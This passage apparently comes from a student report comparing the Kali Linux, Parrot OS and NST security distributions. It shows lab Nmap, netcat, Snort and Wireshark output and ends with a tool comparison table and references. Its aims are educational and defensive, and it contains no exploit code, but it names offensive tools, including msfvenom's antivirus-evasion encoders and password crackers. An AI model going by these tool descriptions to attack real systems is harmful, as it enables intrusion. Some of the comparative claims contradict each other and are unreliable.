Initiating NSE at 02:37
Completed NSE at 02:37, 0.01s elapsed
Initiating NSE at 02:37
Completed NSE at 02:37, 0.01s elapsed
Nmap scan report for 172.16.166.209
Host is up (0.00033s latency).
Not shown: 999 closed ports
```

Figure 75: Scanning Parrot OS using Nmap in Kali Linux

In order to prevent the hacker from reading and altering the information, the user should let his listening port open only to the recommended IP. I again created an open port 8888 in Parrot OS and this time I specified the recipient's IP address as shown in Figure 76. Now, when I run the scan from Kali Linux again which has IP address 172.16.166.167, no doubt I still found port 8888 open but this time my Parrot OS automatically closed that listening port after finding out that another device is trying to connect with it.

```
~[x]-[osboxes@parrot]-[~]
→ $nc -l -p 8888 -n 172.16.166.204
invalid connection to [172.16.166.209] from (UNKNOWN) [172.16.166.167] 39402
```

Figure 76: Detection of invalid connection in Parrot OS

After this, we have Network Mapper tool, which is used to scan DNS, IP addresses, open ports, OS detection etc. The only thing the user can do here is leave as less ports open as possible to prevent any kind of intrusion.

In Snort tool, the user can define a certain set of rules to alert the system of receiving packets from any unauthorized user as shown in Figure 77.

```
02/23-08:39:43.106776 172.16.252.6:2945 -> 172.16.252.1:1111
UDP TTL:64 TOS:0x0 ID:14388 IpLen:20 DgmLen:75
Len: 47
41 74 74 65 6D 70 74 20 74 6F 20 6C 61 75 6E 63 Attempt to launc
68 20 74 68 65 20 31 2D 32 2D 33 2D 34 2D 54 72 h the 1-2-3-4-Tr
6F 6A 61 6E 20 2D 20 41 72 61 64 68 6E 61 0A ojan - Aradhna.

=====

02/23-08:39:43.106806 172.16.252.1 -> 172.16.252.6
ICMP TTL:64 TOS:0xC0 ID:2293 IpLen:20 DgmLen:103
Type:3 Code:3 DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
172.16.252.6:2945 -> 172.16.252.1:1111
UDP TTL:64 TOS:0x0 ID:14388 IpLen:20 DgmLen:75
Len: 47 Csum: 57884
(47 more bytes of original packet)
** END OF DUMP
45 00 00 4B 38 34 00 00 40 11 F2 44 AC 10 FC 06 E..K84..@..D...
AC 10 FC 01 0B 81 04 57 00 37 E2 1C 41 74 74 65 .....W.7..Atte
6D 70 74 20 74 6F 20 6C 61 75 6E 63 68 20 74 68 mpt to launch th
65 20 31 2D 32 2D 33 2D 34 2D 54 72 6F 6A 61 6E e 1-2-3-4-Trojan
20 2D 20 41 72 61 64 68 6E 61 0A - Aradhna.

=====

02/23-08:39:44.107839 172.16.252.6:2946 -> 172.16.252.1:1111
UDP TTL:64 TOS:0x0 ID:8552 IpLen:20 DgmLen:75
```

Figure 77: Snort detecting intrusion

GNU Macchanger, AnonSurf, TOR etc. are the tools used by hackers to hide their identity, but these can also be tracked down using Wireshark which will show up with the correct/original IP address of the hacker device. In the Figure 78, I used AnonSurf tool in Parrot OS to hide my identity from the target and in Figure 79, the target was using Wireshark and thus, found out my original IP address and thus, can prevent me from packet injection.



Figure 78: Altered IP address using AnonSurf




Figure 79: Wireshark showing up the original IP address of the hacker device

Moreover, all the tools before starting, must ask for administrator password to confirm the identity of the user. Further, users should decrease the timeout period on the system so that no one can gain access to that device.

Other things that can be done to improve security are MAC filtering, cloud syncing, trusted system patches etc. MAC filtering should be enabled to detect and refuse the access of that unapproved

system. Cloud syncing should be enabled to store data online rather than saving on the device. In case of system patches, upgrades must be done through trusted authorities otherwise there can be a risk of data stealing.

The above steps can be taken to better the security of the system and make networks more secure.

Section 6: Conclusion

1. Complexity

Parrot, Kali Linux and NST all are Linux-based operating systems. But the complexity level is different for each one of them. On one hand, Parrot can be a good choice for beginners to learn Linux operating system. But, on the other hand, Kali Linux can lead to chaos and frustration for new Linux users if they didn't get the desired results. In contrast, NST is not a big deal for amateurs as the tools in it are pretty much easy to use.

2. Installation of tools

NST has not significant number of tools so this operating system is hardly being used by ethical hackers and organizations. Kali Linux has not as much inbuilt tools as Parrot. The users have to install tools (using command: `apt-get install <tool>`) in Kali Linux. Conversely, Parrot has almost all the tools pre-installed in it and therefore, being widely used.

3. Hardware requirement

Parrot requires a memory space of at least 20GB in SSD with pre-installed tools whereas Kali Linux needs only 10GB of SSD with less number of installed tools. And NST requires around 15GB of hardware with least number of tools. This makes Kali Linux efficient enough as the users have the choice to download the tools that they wish to have and save the unnecessary memory from being used.

4. Workspace Manager

Both Parrot and NST have workspace manager which helps to do different things in different workspaces whereas Kali Linux is deprived of this thing.

5. Tools:

- (i) Network Mapper: Nmap in all the OSs is pretty much same except the time lag. The time taken by Kali Linux to scan a DNS is the longest whereas for Parrot and NST is the least.

- (ii) John the Ripper: JTR is quite effective in Kali Linux in cracking strong passwords but Parrot and NST can only detect weak passwords, 8 characters long only.
- (iii) Metasploit Framework: MSF is similar in all the OSs except in Parrot which has msfvenom that is used to exploit code generation and encoders to evade payload from antivirus solutions.
- (iv) Parrot has tools like AnonSurf, I2P and TOR which supports user's privacy by enabling user to surf internet securely.
- (v) Kali does not have CUPP tool which is used to create wordlists at a faster rate than Crunch for cracking passwords while Parrot has CUPP as an inbuilt tool.
- (vi) Kali also does not have Ricochet as well as GPA which are used to exchange information and data anonymously over the network.

The above analysis can be concluded in a table as follows:

Description	Kali Linux	Parrot	NST
Installation	Difficult	Difficult	Easy
Tools	Average inbuilt tools	Most tools by default	Very few tools
Memory requirement	Low (10GB SSD) initially, but after installing tools, it becomes heavy	High (20GB SSD)	High (15GB SSD)
Workspace manager	Not available	Available	Available
Wordlist generating tools	Crunch	CUPP, Crunch	---
Online anonymity	GNU Macchanger	AnonSurf, I2P, TOR, GNU Macchanger	GNU Macchanger
Encryption tools	---	Ricochet, GPA	---
Wireless testing	Aircrack-ng, kismet, Fern Wifi cracker, pixiewps, wifite	Aircrack-ng, Fern Wifi cracker, pixiewps, wifite	---
Password attacks	Ophcrack, John, hashcat, crunch	Ophcrack, John, hashcat, crunch, hydra	John
Complexity	Best for experts, but difficult for beginners	Good for experts, easy for beginners	Not for experts, very easy for beginners

Table 1: Summarization

Finally, Kali Linux and Parrot OS has become more popular security operating systems among hackers due to the availability of a variety of tools. NST, being the oldest among all, has not been

upgraded that much and now has been abandoned by the users and is now out of the race. On the other hand, Parrot is preferred for its less memory requirement and easy operation. There are some tools which are in Parrot but not in Kali Linux. This can be beneficial aspect for Kali Linux in case of hardware requirement, speed and efficiency. At the end, it can be said that Parrot should be the first choice of beginners and Kali Linux is the best choice for the experts.

Section 7: References

1. Kali Linux Hacking: A Complete Step by Step Guide to Learn the Fundamentals of Cyber Security, Hacking, and Penetration Testing - Mining, Ethem. [1672429730_978-1672429733](#)
2. <https://www.openwall.com/john/doc/MODES.shtml>
3. Penetration Tester's Open Source Toolkit - Faircloth, Jeremy. [1597496278_9781597496278](#)
4. <https://medium.com/secjuice/10-reasons-to-prefer-parrot-sec-over-kali-linux-p5yph3r-c54a920e08c3>
5. https://en.wikipedia.org/wiki/Network_Security_Toolkit
6. <https://en.wikipedia.org/wiki/Nmap>
7. <https://www.secjuice.com/kali-vs-parrot/>
8. <https://www.fossmint.com/kali-linux-hacking-and-penetration-tools/>
9. <https://www.networksecuritytoolkit.org/nst/index.html>
10. <https://www.youtube.com/watch?v=aRwxsn9ZEqw>
11. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/>
12. <https://www.youtube.com/watch?v=1yM4ciPUy-c>
13. <https://www.youtube.com/>
14. https://en.wikipedia.org/wiki/John_the_Ripper
15. <https://www.metasploit.com>
16. <https://searchnetworking.techtarget.com/definition/Nessus>
17. [https://en.wikipedia.org/wiki/Snort_\(software\)](https://en.wikipedia.org/wiki/Snort_(software))
18. https://linuxhint.com/parrot_os_tools_top_20/
19. <https://parrotlinux.org>
20. <https://thebestvpn.com/tor-vs-vpn/>
21. https://en.wikipedia.org/wiki/Parrot_OS
22. [https://en.wikipedia.org/wiki/Fedora_\(operating_system\)](https://en.wikipedia.org/wiki/Fedora_(operating_system))
23. <https://us.norton.com/internetsecurity-emerging-threats-what-is-the-difference-between-black-white-and-grey-hat-hackers.html>
24. <https://searchsecurity.techtarget.com/definition/penetration-testing>
25. <https://searchsecurity.techtarget.com/definition/penetration-testing>